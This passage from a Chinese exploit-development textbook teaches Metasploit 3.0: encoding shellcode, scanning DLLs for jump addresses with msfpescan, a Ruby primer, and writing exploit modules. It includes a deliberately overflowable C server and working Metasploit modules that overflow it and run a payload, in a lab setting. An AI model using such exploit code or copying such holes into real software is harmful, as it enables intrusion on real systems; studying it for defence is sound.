选择编码算法, 目前的 MSF 提供了 17 种编码算法, 可供这个 shellcode 使用的 x86 平台下的编码器有 13 种, 在默认情况下将使用 x86/shikata_ga_nai。这个编码器是由 spoonm 提供的, 算法的主要思想和我们在 5.5 节中实现的那个简易编码器类似, 也是使用异或的方法, 但是这里的实现更加完善。

(6) Format

设置导出格式。目前支持 C 语言、Ruby 语言、Perl 脚本、JavaScript 和原始十六进制 (通常显示为乱码) 的形式。这里使用默认选择 C 语言。导出的 shellcode 中将自动加上解码指令。

单击 “Generate” 按钮之后就能得到经过编码的高质量通用 shellcode 了, 如图 10.3.2 所示。



图 10.3.2 生成 shellcode

把这段 shellcode 放进我们前面介绍的 shellcode_loader 中试试，怎么样，计算器弹出来了吗？

看到了吧，在第 5 章中我们费尽千辛万苦才开发出来的 shellcode，使用 MSF 只需要经过“傻瓜”式的设置就能得到，甚至可以采用零活的编码算法对其进行自动编码！

10.4 用 MSF 扫描“跳板”

MSF 提供了许多附带的小工具，如 netcat 等，方便安全研究人员进行攻击测试。本节将介绍一个 exploit 经常会用到的小插件 msfpescan。


在 5.2 节中，我们曾介绍过用 Ollydbg 插件和编程的方法搜索跳转指令地址。msfpescan 就是这样一款在 PE 文件中扫描跳转指令并直接转化为 VA 的工具，它使用起来更加简单灵活。其用法如表 10-4-1 所示。

表 10-4-1 msfpescan 用法

参数类型	参 数	说 明
mode	-j	后跟寄存器名，搜索 jump 类指令（包括 call 在内）
	-p	搜索 pop+pop+ret 的指令组合
	-r	搜索寄存器
	-a	后跟 VA，显示指定 VA 地址处的指令
	-b	后跟 RVA，显示指定偏移处的指令
	-f	自动识别编译器
option	-M	指明被扫描文件是由内存直接 dump 出的
	-A	显示（-a/-b）之前若干字节的信息
	-B	显示（-a/-b）之后若干字节的信息
	-h	显示帮助信息
targets	文件路径	指明被扫描 PE 文件的位置

假如我们想搜索 kernel32.dll 中类似 jump ecx 的指令，可以这样做：

- （1）首先从开始菜单启动 MSF 3.0 的“CMD Shell”。
- （2）键入命令 cd framework 进入子目录“framework”。
- （3）键入命令 ruby msfpescan -h 可以查看这个工具的说明。
- （4）键入命令 ruby msfpescan -f c:/windows/system32/kernel32.dll -j ecx 扫描 PE 文件 kernel32.dll，搜索其中类似 jump ecx 的指令地址，并转化成 VA 显示，如图 10.4.1 所示。



```

C:\Program Files\Metasploit\Framework3>cd framework
C:\Program Files\Metasploit\Framework3\framework>ruby nsfpescan -f c:/windows/sy
sten32/Kernel32.dll -j ecx
(c:/windows/system32/kernel32.dll)
0x7c802510 push ecx; ret
0x7c80e0dc call ecx
0x7c80eb71 call ecx
0x7c80ed59 call ecx
0x7c80ed7f call ecx
0x7c80f1d0 call ecx
0x7c8106f8 jmp ecx
0x7c813451 call ecx
0x7c813468 call ecx
0x7c8134c2 call ecx
0x7c814fdb call ecx
0x7c81570e call ecx
0x7c81577d call ecx
0x7c815b3f call ecx
0x7c816c90 call ecx
0x7c816cc6 call ecx
0x7c81a0ef call ecx

```

图 10.4.1 用 MSF 搜索“跳板”

10.5 Ruby 语言简介

MSF 小组在为 3.0 版本选择开发语言时着实费了一翻工夫。当时的候选语言包括曾在开发 2.x 中获得巨大成功的 Perl、新兴的面向对象脚本语言 Ruby、Python 和最经典的编程语言 C++。

由于 FramWork 需要灵活的扩展性，故需要编译运行的 C++在这点上不如解释执行的脚本语言；对于 Perl，MSF 开发小组认为它虽然有着优秀的文本解析能力，但其对面向对象特性支持的不足已经开始限制 FramWork 的通用性和可扩展性；最后，对于同样是纯粹面向对象脚本语言的 Python 和 Ruby，开发组选择了 Ruby，原因是这些程序员喜欢 Ruby 简洁的语法。在 MSF 开发手册的卷首赫然这样写着：

The first (and primary) reason that Ruby was selected was because it was a language that the Metasploit staff enjoyed writing in.

（我们之所以选择 Ruby 语言是因为我们觉得用 Ruby 进行开发是一种享受！）

Ruby 语言的一大缺点是慢。如果您使用过 Perl 脚本的 2.x 版本，您将明显地感觉到 3.0 中各种命令执行的时滞。好在漏洞测试对执行效率要求并不是很高。

要在 MetaSploit 3.0 架构下开发出自己的模块和插件，必须有一定 Ruby 语言基础。相对于 Perl 语言来说，Ruby 语言对大多数人来说还相对比较陌生，这里专门用一节的篇幅对 Ruby 语言做一个简单介绍，以方便您学习后面的章节。

用几页篇幅来系统介绍一门编程语言的特性是不现实的，而且编程语言与技巧也不是本书的写作目的。本节仅仅针对开发 MSF 模块时经常会用到的语法和表达式进行简单介绍。或许您读完本节后仍然不能理解 Ruby 中类、继承、方法等特性的精髓，但只要您扎实地掌握了前面章节所述的漏洞利用技术，并且有一定 C/C++ 语言编程经验，那么用 Ruby 开发简单的 MSF 模块应该不成问题。

Ruby 是一种功能强大的面向对象的脚本语言，它可以使您方便快捷地进行面向对象编程。松本行弘“Matz” (Matsumoto Yukihiro) 是 Ruby 语言的发明人，他从 1993 年起便开始着手 Ruby 的研发工作，并在 1995 年 12 月推出了 Ruby 的第一个版本 Ruby 0.95。

Ruby 在日本非常流行，目前为止，英文文档做得也不错，但中文文档和书籍并不是非常丰富。因此，学习 Ruby 免不了要阅读大量的英文文献。如果您需要深入学习这门语言，请浏览 Ruby 的网站 <http://www.ruby-lang.org/en/>。

1. Hello World

让我们从所有语言学习的第一步“Hello World!”开始。

如果您已经安装了 MSF 3.0，那么 Ruby 解释引擎也应该一同装进了您的系统，否则请先下载安装。

在一个文本文件中写入：

```
print "hello world\n"
```

保存为 test.rb 并放在 MSF 3.0 的安装目录下。

从开始菜单的 MetaSploit 目录下启动 MSF 的“CMD shell”，其默认目录就是 MSF 3.0 的安装目录，在这里可以直接使用 ruby。

在命令窗口中键入 ruby test.rb，得到运行结果如图 10.5.1 所示。




图 10.5.1 运行 Ruby 程序

Ruby 是解释型脚本语言，因此不需要像 C 语言那样定义 main 函数。

题外话：由于脚本语言是由解释引擎“逐行”解释执行的，所以如果代码中某一行有语法错误，只有当执行到这一句时才会发现错误，也就是说，这行前边的语句仍能得到正确执行；对于需要编译运行的语言来说，这是不可能的。

2. 注释符

Ruby 语言使用“#”作为行注释符。

3. 变量

Ruby 中的变量非常零活，一般除保留字外的字母组合都可作为变量名，全局变量以符号“\$”开头，如\$a。

变量不分类型，同一个变量可以用于字符串，也可以用于整型，并且不需要提前声明。例如，在 test.rb 中写入：

```
a="failwest\n".  
print a  
a=4  
print a
```

运行得到的结果为：

```
failwest  
4
```

4. 字符串操作

和大多数脚本语言类似，Ruby 有两种字符串：可转义字符串、纯字符串。

用双引号括起来的字符串为可转义字符串，这种字符串内部可以使用各种转义符，甚至可以使用变量。变量的转义符号为

```
{#{变量名或表达式名}
```

例如：

```
a=4  
b=7
```




```
c="a+b=#{a+b}\n"
print c
```

运行结果为：

```
a+b=11
```

用单引号括起来的字符串为纯字符串，除了单引号自身的转义符号\之外，这种字符串内部不再支持其他转义字符。

例如：

```
a=4
b=7
c='a+b=#{a+b}\n'
print c
```

运行结果为：

```
a+b=#{a+b}\n
```

如果纯字符串中经常出现单引号，为了避免反复使用\进行转义，可以使用另外几种纯字符串表示方法，并且这些表达方式在 MSF 模块中经常遇见，例如，下面几种表示方法是等价的。

```
'fail\'west'
%q{fail'west}
%q/fail'west/
%Q/fail'west/
%/fail'west/
```

字母 q 在这里代表 quote（引号）的意思。

Ruby 对运算符做了很好的重载，大大方便了字符串操作。

运算符“<<”、“+”都表示字符串连接。

例如：

```
a="fail"
a<<"west"
```

```
a="hello "+a
print a
```

运行结果为:

```
hello failwest
```

运算符“*”表示复制字符串若干遍, 在开发 exploit 时可以用类似“\x90”*100 的表达式方便地布置缓冲区。

例如:

```
a="1234"*4
print a
```

运行结果为

```
1234123412341234
```

5. 数组

Ruby 的数组元素用方括号标识, 元素之间用逗号隔开。Ruby 是纯粹面向对象语言, 一切语言元素皆为对象, 数组也一样。Ruby 数组中的元素可以是不同类型的常量、变量, 还可以任意嵌套, 并且不用提前声明类型和大小。

例如:

```
a=[1,'failwest',[3,'test']]
print "#{a[0]}\n"
print "#{a[1]}\n"
print "#{a[2][0]}\n"
print "#{a[2][1]}\n"
print a
```

运行结果为:

```
1
failwest
3
```



```
test
1failwest3test
```

6. hash 表

hash 表是 MSF 模块中大量使用的一种数据结构。hash 表的作用和数组类似，但数组使用数字作为索引来引用数据，很容易对数据的意义产生混淆。通过 hash 表中作为索引的字符串来引用数据则不存在这个问题。

hash 用大括号标识，每一对映射之间用逗号隔开。映射运算符为“=>”，其中，左边是键（key），右边是值（value）。键与值之间的数据类型可以没有任何联系，我们甚至可以把一个字符串映射为一个嵌套的数组。

例如：

```
a = {
  'zero' => "this is the value of zero\n",
  'one' => ["failwest\n" , 1]
}
print a['zero']
print a['one'][0]
print a['one'][1]
```

运行结果为：

```
this is the value of zero
failwest
1
```

7. 模块、类、Method 的定义

方法（函数）的定义与 C 语言大致相同，用保留字 def 和 end 标识一个函数体。

例如：

```
def display(n)
  if n==1
  then
```



```
    print "failwest !\n"
  else
    print "hello world!\n"
  end
end
display(1)
display(2)
```

运行结果为:

```
failwest !
hello world!
```

此外, 模块的定义以关键字“module”开始, “end”结束; 类的定义以关键字“class”开头, “end”结束。

好了, Ruby 介绍到此为止。虽然类的继承、正则表达式的使用等重量级特性还没有介绍, 但只要您有一定编程基础, 阅读 MSF 模块中的代码应该不成问题。

10.6 “傻瓜式” Exploit 开发

本节将使用 Ruby 语言开发一个 exploit 模块, 并在 MSF 下运行以测试漏洞。漏洞程序是我们自己设计的一个存在典型栈溢出的 server, 其代码如下。

```
#include<iostream.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib")
void msg_display(char * buf)
{
    char msg[200];
    strcpy(msg,buf);// overflow here, copy 0x200 to 200
    cout<<"*****"<<endl;
    cout<<"received:"<<endl;
    cout<<msg<<endl;
}
```




```
void main()
{
    int sock,msgsock,lenth,receive_len;
    struct sockaddr_in sock_server,sock_client;
    char buf[0x200]; //noticed it is 0x200

    WSADATA wsa;
    WSAStartup(MAKEWORD(1,1),&wsa);
    if((sock=socket(AF_INET,SOCK_STREAM,0))<0)
    {
        cout<<sock<<"socket creating error!"<<endl;
        exit(1);
    }
    sock_server.sin_family=AF_INET;
    sock_server.sin_port=htons(7777);
    sock_server.sin_addr.s_addr=htonl(INADDR_ANY);
    if(bind(sock,(struct sockaddr*)&sock_server,sizeof(sock_server)))
    {
        cout<<"binging stream socket error!"<<endl;
    }
    cout<<"*****"<<endl;
    cout<<"    exploit target server 1.0    "<<endl;
    cout<<"*****"<<endl;
    listen(sock,4);
    lenth=sizeof(struct sockaddr);
    do{
        msgsock=accept(sock,(struct sockaddr*)&sock_client,(int*)&lenth);
        if(msgsock==-1)
        {
            cout<<"accept error!"<<endl;
            break;
        }
        else
```



```
do
{
    memset(buf,0,sizeof(buf));
    if((receive_len=recv(msgsock,buf,sizeof(buf),0))<0)
    {
        cout<<"reading stream message erro!"<<endl;
        receive_len=0;
    }
    msg_display(buf);//triggered the overflow
}while(receive_len);
closesocket(msgsock);
}while(1);
WSACleanup();
}
```

这是一个非常简易的 TCP socket 程序。编译运行后，程序会在 7777 端口监听 TCP 链接，如果收到数据就在屏幕上打印出来。在 main 函数中，buf 数组的大小被声明为 0x200，在 display 函数中将有可能把 0x200 的字符串复制进 200 大小的局部数组，从而触发一个典型的栈溢出。

目标主机及 target_server.cpp 的编译环境如表 10-6-1 所示。

表 10-6-1 目标主机及 target_server.cpp 的编译环境

	推荐使用的环境	备 注
操作系统	Windows 2000 虚拟机	其他 Win32 实体操作系统或虚拟机都可进行本实验，但跳转地址需要重新确定
编译器	Visual C++ 6.0	其他编译器生成的 PE 文件也可用于实验，但细节会有差异
编译选项	默认编译选项	
build 版本	release 版本	debug 版本也可用于实验，但实验细节会有差异

说明：本实验在 Windows XP sp2 实体机和 Windows 2000 虚拟机上调试通过，实验指导将以 Windows 2000 虚拟机为例进行叙述，以更好地体现网络“入侵”的概念；在实验前应确保目标机与测试机之间的网络畅通；此外，测试脚本中的跳转指令地址可能需要根据实验平台重新确定。

用于测试这个漏洞的 Ruby 脚本如下。





```

require 'msf/core'

module Msf

class Exploits::Failwest::Test < Msf::Exploit::Remote
include Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'failwest_test',
      'Platform' => 'win',
      'Targets' => [
        ['Windows 2000', {'Ret' => 0x77F8948B } ],
        ['Windows XP SP2', {'Ret' => 0x7C914393 } ]
      ],
      'Payload' => {
        'Space' => 200,
        'BadChars' => "\x00",
      }
    ))
  end #end of initialize

  def exploit
    connect
    attack_buf = 'a'*200 + [target['Ret']],pack('V') + payload.
      encoded
    sock.put(attack_buf)
    handler
    disconnect
  end #end of exploit def
end #end of class def
end #end of module def

```

下面对这段代码做一点简单的解释。

代码的第一行指明所需的类库，相当于 C 语言的 include。所有的 MSF 模块都需要这

句话。

第二行开始定义模块，从这里的关键字“module”开始，一直到代码结束的“end”为止，整个文件被定义为一个“Msf”模块，程序的架构如下。

```
require xxx
module xxx
  #.....
  #模块实现
  #.....
end
```

通常在“Msf”模块中，只用实现一个类。这个类的定义从第三行的关键字“class”开始，到倒数第二行的“end”结束。现在程序架构可以看成：

```
require xxx
module xxx
  class xxx
    #...
    #类实现
    #...
  end
end
```

对于类定义还需要补充说明几点。

首先类名的第一个字母必须大写。

其次类名同时也指出了该模块所处的路径。“Exploits::Failwest::Test”意味着该模块位于 MSF 安装路径下的\exploits\failwest\目录下，文件名为 test.rb。在我的实验环境中，该模块的绝对路径应该是 C:\Program Files\Metasploit\Framework3\framework\modules\exploits\failwest\test.rb。

MSF 的这种命名方法和 Ruby 对类名大小写的要求经常会被初学者忽视，如果不按要求的格式命名模块和类名，解析错误甚至会导致 MSF 无法启动。

运算符“<”在这里表示继承，也就是说，我们所定义类是由 Msf::Exploit::Remote 继



承而来，可以方便地使用父类的资源。

在类中只定义了两个方法（函数），一个是 initialize，另一个是 exploit。现在模块的架构可以看成：

```
module xxx
  class xxx

    def initialize
      #定义模块初始化信息，如漏洞适用的操作系统平台、为不同操作系
      #统指明不同的返回地址、指明 shellcode 中禁止出现的特殊字符、
      #漏洞相关的描述、URL 引用、作者信息等
    end

    def exploit
      #将填充物、返回地址、shellcode 等组织成最终的 attack_buffer，并
      #发送
    end

  end
end
```

可见为 MSF 开发模块的过程实际上就是实现这两个方法的过程。下面分别来看看这两个方法。

initialize 方法的实现非常简单，在某种意义上更像是在“填空”。本节例子中只“填”了最基本的信息。

```
def initialize(info = {})
  super(update_info(info,
    'Name' => 'failwest_test',
    'Platform' => 'win',
    'Targets' => [
      ['Windows 2000', {'Ret' => 0x77F8948B } ],
      ['Windows XP SP2', {'Ret' => 0x7C914393 } ]
    ]
  ))
end
```



```

    l,
    'Payload' => {
      'Space' => 200,
      'BadChars' => "\x00",
    }
  ))
end #end of initialize

```

从代码中可以看到, initialize 实际上只调用了—个方法 update_info 来初始化 info 数据结构。初始化的过程通过—系列 hash 操作完成。

(1) Name 模块的名称, MSF 通过这个名称来引用本模块。

(2) Platform 模块运行平台, MSF 通过这个值来为 exploit 挑选 payload。本例中, 该值为 'win', 所以 MSF 将只选用 Windows 平台的 payload, BSD 和 Linux 的 payload 将被自动禁用。

(3) Targets 可以定义多种操作系统版本中的返回地址, 本例中定义了 Windows 2000 和 Windows XP sp2 两种, 跳转指令选用 jmp esp, 均来自 ntdll.dll。在实验时您可能需要根据实验环境重新确定这个值。搜索跳转指令地址的方法参看 5.2 节和 10.7.4 节。

(4) Payload 对 shellcode 的要求, 如大小和禁止使用的字节等。由于漏洞函数使用 strcpy 函数, 故字符串结束符 0x00 应该被禁用。MSF 会根据这里的设置自动选用编码算法对 shellcode 进行加工以满足测试要求。

再看 exploit 的定义, 更加简单。

```

def exploit
  connect
  attack_buf = 'a'*200 + [target['Ret']].pack('V') + payload.encoded
  sock.put(attack_buf)
  handler
  disconnect
end #end of exploit def

```

需要说明的只有一行。

```

attack_buf = 'a'*200 + [target['Ret']].pack('V') + payload.encoded

```


首先选用 200 个字母“a”填充缓冲区。

pack('V')的作用是把数据按照 DWORD 逆序。还记得数值数据和内存数据的区别吗？至少您还记得每次我们填写地址的时候都是按字节反写 DWORD 的吧。如果忘记了，请查阅 4.2.2 节中关于“大顶机”的论述。

填充了缓冲区和返回地址后，再连上经过编码的 shellcode，就得到了最终的 attack_buf。其中，payload.encoded 会在使用时由 MSF 提示我们手工配置并生成。

代码解释完毕，除去所有模块都必须的格式性代码，实际上有效的语句不过十多行。我们需要做的只是指明跳转地址等几个关键数据，像“填空”一样完成一份“问卷”就行。体会到我为什么说 MSF 是“傻瓜相机”了吧。

现在使用 MSF 这个模块进行漏洞测试。

(1) 将漏洞服务器按照实验要求编译并 build 成 release，为了体现“入侵”的概念，我把这个 target_server 放在一台 Windows 2000 虚拟机中运行。

(2) 把我们的模块按照指定的命名规范放到指定目录下，例如，我这里是 C:\Program Files\Metasploit\Framework3\framework\modules\exploits\failwest\test.rb。

(3) 从开始菜单中启动 MetaSploit3，稍等片刻，等 Web 界面自动弹出后，单击“Console”按钮，如图 10.6.1 所示。




图 10.6.1 添加自己开发的 exploit 模块

- show exploits 应该能看到我们所添加的模块位于 failwest/test
- use failwest/test 选用我们添加的模块
- show targets 显示可用的目标操作系统
- set target 0 设置测试目标为 Windows 2000 系统
- show payloads 显示可用的 shellcode
- set payload windows/exec 这个 shellcode 可以执行一条任意的命令
- show options 显示需要配置的信息
- set rhost xxx.xxx.xxx.xxx 设置目标主机的 IP 地址, 如在本地测试, 则为 127.0.0.1
- set rport 7777 设置目标程序使用的端口, 这里是 7777
- set cmd calc 配置 shellcode 待执行的命令, “calc” 用于打开计算器
- exploit 发送测试数据, 执行攻击




图 10.6.2 shellcode 得到执行

如图 10.6.2 所示, 目标主机的漏洞程序崩溃, Windows 附带的计算器被唤出, shellcode 成功得到执行, 一个简单的攻击测试圆满结束。您现在可以尝试下使用别的类型的 payload 进行测试。



10.7 用 MSF 发布 POC

248

0 day 安全：软件漏洞分析技术

如果您完成了上一节实验中的所有步骤，相信您一定已经深刻地体会到按照 MSF 开发 Exploit 的好处。

- (1) 可重用性：可以轻松搭载各类已有的 shellcode。
- (2) 可扩展性：可将一个模块轻易扩展到适应多个操作系统。
- (3) 概念清晰：溢出点、返回地址等位置一目了然，方便后续的漏洞分析和修复工作。
- (4) 开发迅速：开发过程被简化到按照一定格式“填入”相应的数据。

当需要向外界公布漏洞的技术细节时，一般会用一段 POC (Proof of Concept) 代码来重现漏洞被触发的过程。由于 MSF 为开发 exploit 提供了方便，越来越多的 POC 开始采用 MSF 的 exploit 模块方式进行公布。

题外话：我曾经见到过不少 C 语言 POC 代码，仅仅向目标发送一堆十六进制的数据。如果不自己调试，很难知道程序干了点什么、溢出点在哪里、缓冲区有多大、shellcode 的作用是什么、缓冲区是怎样组织的、换一个操作系统进行测试应该修改哪里等重要信息。

上节已经给出了一个包含所有基本信息的 exploit 漏洞测试模块。本节将在上节基础上给出一个更加“饱满”的模块，用于 POC 发布。

仍然以上节中的漏洞程序为测试目标。MSF 模块开发的思路基本一样，不同的只是在配置 info 数据结构时“填写”更多的信息，让 POC 看起来更加完善，例如，作者信息、版本信息、漏洞描述信息、其他 URL 引用、CVE 引用等。

完善后的模块如下。

```
require 'msf/core'
module Msf
  class Exploits::Failwest::POC < Msf::Exploit::Remote
    include Exploit::Remote::Tcp
    def initialize(info = {})
      super(update_info(info,
        'Name'          => 'failwest_POC',
        'Version'        => '1.0',
        'Platform'       => 'win',
        'Privileged'     => true,
```



```
'License' => MSF_LICENSE,
'Author' => 'FAILWEST',
'Targets' => [
  ['Windows 2000', {'Ret' => [200, 0x77F8948B] }],
  ['Windows XP SP2', {'Ret' => [200, 0x7C914393] }],
],
'DefaultTarget' => 0,
'Payload' => {
  'Space' => 200,
  'BadChars' => "\x00",
  'StackAdjustment' => -3500,
},
'Description' => %q{
  this module is exploit practice of book
  "Vulnerability Exploit and Analysis Technique"
  used only for educational purpose
},
'Arch' => 'x86',
'References' => [
  [ 'URL', 'http://www.failwest.com' ],
  [ 'CVE', '44444' ],
],
'DefaultOptions' => { 'EXITFUNC' => 'process' }
))
end #end of initialize
def exploit
  connect
  print_status("Sending #{payload.encoded.length} byte
    payload...")
  buf = 'a'*target['Ret'][0]
  buf << [target['Ret'][1]].pack('V')
  buf << payload.encoded;
  sock.put(buf)
  handler
```




```

        disconnect
    end #end of exploit def
end
end
    
```

将其保存为 poc.rb，放在正确的目录下，启动 MSF，在 Web 界面下单击“Exploits”按钮，搜索“failwest”，如图 10.7.1 所示。

